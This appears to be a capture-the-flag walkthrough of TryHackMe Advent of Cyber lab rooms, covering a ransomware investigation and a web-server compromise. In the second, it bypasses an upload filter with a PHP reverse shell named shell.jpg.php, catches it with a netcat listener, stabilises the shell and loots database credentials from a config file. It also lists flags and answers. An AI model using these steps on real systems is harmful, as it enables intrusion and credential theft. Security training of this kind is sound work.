
Q7: What is the username:password pair of Elf Security System?

ANS:superelfadmin:nothinghere





Fifth,we copy the Charcode from the notes and go to CyberChef and we will get the output of the link https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8.



Finally, we follow the link and we will get the flag.

Q8: Decode the last encoded value. What is the flag?

ANS:THM{657012dcf3d1318dca0ed864f0e70535}


Thought Process/Methodology:

First, we open up remmina and login with the username and password provided.When we are in and open up Keepass, it will ask for the Master Password. Second, we copy the code in the directory and go to CyberChef website to translate the code and we will get the master password **thegrinchwashere**.Third,we open up the Elf Server and copy the password and translate it in CyberChef to get the answer **sn0wM4n!**.Fourth, we will continue to translate the password for ElfMail and get the answer **ic3Skating!**. Fifth,we copy the Charcode from the notes and go to CyberChef and we will get the output of the link **https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8**.Finally, we follow the link and we will get the flag.

Day 23:The Grinch strikes again!

Tools Used: Attack box,Terminal,Remmina


Solution/Walkthrough:




Firstly, we open up remmina and login with the username and password provided.

Q1: What does the wallpaper say?

ANS:THIS IS FINE






Secondly, we open up ransomnote and get **“bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==”** and type

echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d in terminal to get the base64 address code.


Q2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

ANS:nomorebestfestivalcompany




Q3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

ANS:.grinch



Q4: What is the name of the suspicious scheduled task?


ANS:opidsfsdf



Thirdly, we open up Task Scheduler and inspect the properties of the scheduled task.


Q5: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

ANS:C:\Users\Administrator\Desktop\opidsfsdf.exe



Q6: There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


ANS:7a9eea15-0000-0000-0000-010000000000



Finally, we open file explorer>documents and click on **view** then select the option **Details** and tick **File name extensions** and **Hidden items**.

Q7: Assign the hidden partition a letter. What is the name of the hidden folder?

ANS:confidential



Q7: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

ANS:m33pa55w0rdIZseecure!

Thought Process/Methodology:

Firstly, we open up remmina and login with the username and password provided.Secondly, we open up ransomnote and get **"bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ=="** and type **echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d** in terminal to get the base64 address code which is **nomorebestfestivalcompany.** Thirdly, we open up Task Scheduler and inspect the properties of the scheduled task and answer the questions.Finally, we open file explorer>documents and click on **view** then select the option **Details** and tick **File name extensions** and **Hidden items** so that we can find the answer.

Day 24:[Final Challenge]The Trial Before Christmas

Tools Used: Attack box,Terminal,Firefox,Burp Suite


Solution/Walkthrough:

```
root@ip-10-10-14-163:~# nmap -p- -T5 10.10.206.151

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-21 11:52 BST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 11:52 (0:00:00 remaining)
Warning: 10.10.206.151 giving up on port because retransmission cap hit (2).
Stats: 0:09:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:02 (0:00:00 remaining)
Stats: 0:09:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 12:02 (0:00:00 remaining)
Nmap scan report for ip-10-10-206-151.eu-west-1.compute.internal (10.10.206.151)
Host is up (0.00057s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
MAC Address: 02:C0:9E:25:DE:9D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 614.72 seconds
root@ip-10-10-14-163:~#
```

First, we type **nmap -p- -T5 <machine_ip>** to check the open ports.

Q1: Scan the machine. What ports are open?


	Open	Closed
80	◉	○
8080	○	◉
22	○	◉
65000	◉	○



Second, after we got the open ports, we type in the **<machine_ip>:65000** to get into the website.

Q2: What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

ANS:Light Cycle




Third, we type **gobuster dir -u http://10.10.206.151:65000 -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40** to find the hidden php page.


Q3: What is the name of the hidden php page?

ANS:/uploads.php


Q4: What is the name of the hidden directory where file uploads are saved?

ANS:/grid






Third, we open up Burp Suite and go to **Proxy>Options** , navigate to **Intercept Client Requests** section, then click edit to edit the condition, find **|^js$** and remove it from the condition then save the filter.





```
GET /assets/js/filter.js HTTP/1.1
```

Fourth, we add **/uploads.php** at the end of the ports then open up Burp Suite to proxy the responses. We will see a **filter.js** request and we will need to drop it then we will get to the upload page.



Fifth, we will use copy command **cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php** to copy a file and name it **shell.jpg.php**.



Then we open **nano shell.jpg.php** and change the ip.

We type **nc -lvnp 1234** to read and write the data in the network.

We then upload the **shell.jpg.php** and we will bypass the filter.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-158-238:~# stty raw -echo; fg
nc -lvnp 1234
```

Sixth, we will head back to terminal to upgrade and stabilise the shell will three commands which are **python3 -c 'import pty;pty.spawn("/bin/bash")',export TERM=xterm,stty raw -echo; fg.**

```
www-data@light-cycle:/$ dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
```


```
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
```

We type **dir** to see the directory. After that, we use the command **cd /var/www/** and **ls** to see the list in the directory. We type **cat var/www/web.txt** to get the flag which will be **THM{ENTER_THE_GRID}.**

Q5: What is the value of the web.txt flag?

ANS:THM{ENTER_THE_GRID}

Q6: What lines are used to upgrade and stabilize your shell?




```
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Seventh, we go in to **TheGrid** directory and **cat dbauth.php**

Q7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find?

ANS: tron:IFightForTheUsers

